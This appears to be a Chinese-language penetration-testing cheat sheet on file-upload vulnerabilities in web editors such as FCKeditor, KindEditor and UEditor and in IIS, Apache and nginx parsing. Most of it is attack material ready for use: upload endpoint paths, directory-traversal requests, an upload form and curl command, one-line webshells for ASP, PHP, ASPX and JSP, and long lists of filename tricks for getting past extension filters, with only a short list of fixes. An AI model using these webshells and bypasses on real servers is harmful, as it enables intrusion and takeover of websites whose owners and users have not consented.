目录回溯符 filename="../../../backdoor.php"

编辑器漏洞

百度编辑器 Ueditor

```
controller.ashx?action=catchimage
```

FCKeditor

查看版本

```
/fckeditor/editor/dialog/fck_about.html  
/fckeditor/_Whatsnew.html
```

上传页面

常用的上传地址:

```
FKEditor/editor/filemanager/browser/default/connectors/asp/connector.asp?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=/
```

```
FKEditor/editor/filemanager/browser/default/browser.html?type=Image&connector=connectors/asp/connector.asp
```

```
FKEditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=http://www.site.com%2Ffckeditor%2Feditor%2Ffilemanager%2Fconnectors%2Fphp%2Fconnector.php (ver:2.6.3 测试通过)
```

JSP 版:

```
FKEditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector.jsp
```

注意红色部分修改为FKEditor 实际使用的脚本语言，蓝色部分可以自定义文

件夹名称也可以利用../..目录遍历，紫色部分为实际网站地址。

FKEditor 中test 文件的上传地址

```
FKEditor/editor/filemanager/browser/default/connectors/test.html
```

```
FKEditor/editor/filemanager/upload/test.html
```

```
FKEditor/editor/filemanager/connectors/test.html
```

```
FKEditor/editor/filemanager/connectors/uploadtest.html
```

一般很多站点都已删除_samples 目录，可以试试。

FKEditor/editor/fckeditor.html 不可以上传文件，可以点击上传图片按钮再选择浏览服务器即可跳转至可上传文件页。

参考文章:

<https://cloud.tencent.com/developer/news/210677>

上传的思路

Version 2.2 版本

Apache+linux 环境下在上传文件后面加个.突破！测试通过

Version <=2.4.2 For php

在处理PHP 上传的地方并未对Media 类型进行上传文件类型的控制，导致用户上传任意文件！将以下保存为html文件，修改action地址

```
<form id="frmUpload" enctype="multipart/form-data"
action="http://www.site.com/FKEditor/editor/filemanager/upload/php/upload.php?Type=Media"

method="post">Upload a new file:<br>
<input type="file" name="NewFile" size="50"><br>
<input id="btnUpload" type="submit" value="Upload">
</form>
```

FKEditor 文件上传.变_下划线的绕过方法

很多时候上传的文件例如：shell.php.rar 或shell.php.jpg 会变为shell_php.jpg 这是新版FCK 的变化

提交shell.php+空格绕过，不过空格只支持win 系统 *nix 是不支持的[shell.php 和shell.php+空格是2 个不同的文件 未测试

继续上传同名文件可变为shell.php;(1).jpg 也可以新建一个文件夹，只检测了第一级的目录，如果跳到二级目录就不受限制

Version 2.4.1 测试通过

修改CurrentFolder 参数使用 ../../ 来进入不同的目录

```
/browser/default/connectors/aspx/connector.aspx?Command=CreateFolder&Type=Image&CurrentFolder=../../.%2F&NewFolderName=shell.asp
```

根据返回的XML 信息可以查看网站所有的目录

```
FCKeditor/editor/filemanager/browser/default/connectors/aspx/connector.aspx?Command=GetFoldersAndFiles&Type=Image&CurrentFolder=%2F
```

也可以直接浏览盘符：

JSP 版本：

```
FCKeditor/editor/filemanager/browser/default/connectors/jsp/connector?Command=GetFoldersAndFiles&Type=&CurrentFolder=%2F
```

Fckeditor 2.0 <= 2.2

允许上传asa、cer、php2、php4、inc、phtml、pht 后缀的文件上传后它保存的文件直接用的 `$sFilePath = $sServerDir . $sFileName`，而没有使用 `$sExtension` 为后缀.直接导致在windows下在上传文件后面加个.来突破（这里点点很重要）

而在apache 下，因为"Apache 文件名解析缺陷漏洞"也可以利用之，另建议其他上传漏洞中定义TYPE 变量时使用File 类别来上传文件,根据FCKeditor 的代码，其限制最为狭隘

在上传时遇见可直接上传脚本文件固然很好，但有些版本可能无法直接上传可以利用在文件名后面加.点或空格绕过，也可以利用iis6 解析漏洞建立xxx.asp文件夹或者上传 `xx.asp;.jpg`

参考文章：

```
https://www.cnblogs.com/zpchcbd/p/11745119.html
```

KindEditor

上传页面

```
kindeditor/asp/upload_json.asp?dir=file  
kindeditor/asp.net/upload_json.ashx?dir=file  
kindeditor/jsp/upload_json.jsp?dir=file  
kindeditor/php/upload_json.php?dir=file
```

上传思路

kindeditor<=4.1.5

```
curl -F"imgFile=@1.html"http://127.0.0.1/test/kindeditor/php/upload_json.php?dir=file
```

参考文章：

<https://www.sinesafe.com/article/20190510/Kindeditor.html>
<https://www.freebuf.com/column/202148.html> --上传思路

2.2.9.1 上传漏洞总结

上传总结

概要说明

文件上传漏洞可以说是日常渗透测试用得最多的一个漏洞，因为用它获得服务器权限最快最直接

Asp一句话：

```
<%eval request("kkk")%> kkk
```

Php一句话：

```
<?php eval($_POST[666]);?> 666
```

Aspx一句话：

```
<%@ Page Language="Jscript"%><%eval(Request.Item["111"],"unsafe");%>
```

Jsp一句话：

```
<%  
if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f")).write(request.getParameter("t").getBytes());  
%>
```

参考一句话：

```
https://my.oschina.net/u/4373914/blog/3467075
```

服务端的上传验证

1) 白名单验证定义允许上传的后缀类型,除此所有后缀都不允许

2) 黑名单验证

定义不允许上传的后缀类型，除此之类其他后缀都可以上传

定义不允许上传的后缀：

```
asp、aspx、asa、cer、cdx、ash
```

【突破方法】

未重命名可以配合解析漏洞(很少)

可以用cer达到绕过效果

如果未用转换函数强制转换后缀为小写(ASP)

特殊后缀达到效果可利用ashx来生成一句话

.htaccess来实现后缀引导。上传jpg可以解析成脚本，具体内容定义

文件解析

形式: www.xxx.com/xx.asp.jpg

原理: 服务器默认不解析;号后面的内容, 因此xx.asp.jpg便被解析成asp文件了。

解析文件类型

IIS6.0 默认的可执行文件除了asp还包含这三种:

/test.asa

/test.cer

/test.cdx

修复方案

```
禁止用户控制文件上传目录, 新建目录等权限
上传目录与用户新建的目录禁止执行
上传的文件重命名, 不保留用户上传文件的后缀
禁止asa、asp、cer、cdx等后缀的文件上传
```

2) Apache解析漏洞

漏洞原理

Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar “owf”和”.rar”这两种后缀是apache不可识别解析,apache就会把wooyun.php.owf.rar解析成php。

漏洞形式

```
www.xxxx.xxx.com/test.php.php123
```

其余配置问题导致漏洞

(1) 如果在 Apache 的 conf 里有这样一行配置 AddHandler php5-script .php 这时只要文件名里包含.php 即使文件名是 test2.php.jpg 也会以 php 来执行。

(2) 如果在 Apache 的 conf 里有这样一行配置 AddType application/x-httpd-php .jpg 即使扩展名是 jpg, 一样能以 php方式执行

一个文件名为xxxx1.2x.x3的文件(例如: index.php.fuck), Apache会从x3的位置往x1的位置开尝试解析, 如果x3不属于 Apache能解析的扩展名, 那么 Apache会尝试去解析x2的位置, 这样一直往前尝试, 直到遇到一个能解析的扩展名为止

```
WampServer2.0AllVersion(WampServer2.0i/Apache2 2.11)
Wamp Server2.1AllVersion(Wamp Server2.1e-X32/Apache2 2.17)
Wamp5AllVersion(Wamp5_1.7.4/Apache2 2.6)
AppServ2.4All Version(AppServ-2.4.9/Apache2.0.59)
AppServ2.5AllVersion(AppServ-2.5.10/Apache2.2.8)
AppServ2.6AllVersion(AppServ-2.6.0/Apache 2.2.8)
```

以上集成环境都存在扩展名解析顺序漏洞, 并且这些环境都存在对php3文件按照php来解析这个小洞。该方法针对黑名单不全时, 能够绕过

总结存在该漏洞的 Apache版本:

```
Apache2.0.x<=2.0.59
Apache2.2.X<=2.2.17
```

3) nginx 解析漏洞

漏洞原理

Nginx默认是以CGI的方式支持PHP解析的，普遍的做法是在Nginx配置文件中通过正则匹配设置SCRIPT_FILENAME，当访问www.xx.com/phpinfo.jpg/1.php这个URL时，\$fastcgi_script_name会被设置为"phpinfo.jpg/1.php"，然后构造成SCRIPT_FILENAME传递给PHP CGI，但是PHP为什么会接受这样的参数，并将phpinfo.jpg作为PHP文件解析呢？这就要说到fix_pathinfo这个选项了

如果开启了这个选项，那么就会触发在PHP中的如下逻辑:

PHP会认为SCRIPT_FILENAME是phpinfo.jpg，而1.php是PATH_INFO，所以就会将phpinfo.jpg作为PHP文件来解析了

漏洞形式

```
www.xxxx.com/UploadFiles/image/1.jpg/1.php
www.xxxx.com/UploadFiles/image/1.jpg%000.php
www.xxxx.com/UploadFiles/image/1.jpg/%20\0.php
```

4) IIS7.5 解析漏洞

IIS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞，对任意文件名只要在URL后面追加字符串"/任意文件名.php"就会按照php的方式去解析（例如：webshell.jpg/x.php）

IIS7.0(Win2008R1+IIS7.0)

IIS7.5(Win2008R2+IIS7.5)

IIS的解析漏洞不像Apache那么模糊，针对IIS6.0，只要文件名不被重命名基本都能搞定。这里要注意一点，对于"任意文件名/任意文件名.php"这个漏洞其实是出现自php-cgi的漏洞，所以其实跟IIS自身是无关的

文件扩展名绕过（asp、aspx、php、jsp）

1) asp

#IIS 5.0/6.0

#文件解析

```
.asp;.jpg
.asp.jpg
.asp;jpg
```

#目录解析

```
.asp/1.jpg
```

#大小写绕过

```
asPx
```

#截断

```
1.asp%00.jpg
```

#空格绕过

```
1.asp .jpg
```

```
1.asp_.jpg （_代替空格，只在windows下有效，因为windows系统自动去掉不符合规则符号后面的内容）
```

#黑名单绕过（替代asp）：

IIS6.0 默认的可执行文件除了asp还包含这三种：

```
asa  
cer  
cdx  
ashx  
asmx
```

#IIS put 上传

#asaspp

#filename换位位置放到content-type 的下一行

#+1.asp;+2.jpg

#双文件上传

#RTOL

2) aspx

#IIS 5.0/6.0

#文件解析

```
.aspx;.jpg  
.aspx.jpg  
.aspx;jpg
```

#目录解析

```
.aspx/1.jpg
```

#大小写绕过

```
asPx
```

#截断

```
1.aspx%00.jpg
```

#空格绕过

```
1.aspx.jpg
```

```
1.aspx_.jpg （_代替空格，只在windows下有效，因为windows系统自动去掉不符合规则符号后面的内容）
```

#黑名单绕过（替代asp）：

IIS6.0 默认的可执行文件除了asp还包含这三种：

```
asa  
cer  
cdx  
ashx （生成aspx文件，见waf绕过）  
asmx  
htr  
asax
```

#IIS put 上传

#asaspp

#filename换位置放到content-type 的下一行

#+1.aspx;+2.jpg

#asasppx

#双文件上传

#RTLO

3) php

#大小写

```
pHp
```

#黑名单绕过（替代php）：

```
php1  
php2  
php3  
php4  
php5
```

#空格绕过（只有在windows下有效，因为windows系统自动去掉不符合规则符号后面的内容）

```
1.php .
1.php.
1.php. .
1.php .jpg
1.php_.jpg (_代替空格)
1.php.jpg
1.php jpg
1.php. .jpg
111.php&#x2e;jpg
```

#十六进制绕过 点绕过

```
1.php&#x2e;jpg
```

#解析漏洞

```
1.jpg/.php (nginx)
1.php.123 (apache)
1.jpg/php
1.jpg/1.php
1.jpg%00.php
```

#截断

```
1.php%00.jpg
```

#利用不符合windows文件命名规则绕过

```
1.php:1.jpg
1.php::$DATA
1.
```

客户端检测(JavaScript检测)

这类检测，通常是在上传页面里含有专门检测文件上传的JavaScript代码，最常见的就是检测扩展名是否合法，示例代码如下：

```
function check()
{
    var filename = document.getElementById("file");
    var str = filename.value.split(".");
    var ext = str[str.length-1];
    if(ext=='jpg' || ext=='png' || ext=='jpeg' || ext=='gif')
    {
        return true;
    }
    else
    {
        alert("仅允许上传png/jpeg/gif类型的文件！")
        return false;
    }
    return false;
}
```

判断该类检测的方法：选择一个禁止上传类型的文件上传，当点击确定按钮之后，浏览器立即弹窗提示禁止上传，一般就可以断定为客户端JavaScript检测，进一步确定可以通过配置浏览器HTTP代理（没有流量经过代理就可以证明是客户端JavaScript检测）。

绕过方法：

上传页面，审查元素，修改JavaScript检测函数；

将需要上传的恶意代码文件类型改为允许上传的类型，例如将dama.asp改为dama.jpg上传，配置Burp Suite代理进行抓包，然后再将文件名dama.jpg改为dama.asp。

上传webshell.jpg.jsp，可能前端程序检查后缀时，从前面开始检查。

参考文章：

<https://masterxsec.github.io/2017/04/26/文件上传总结/>



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)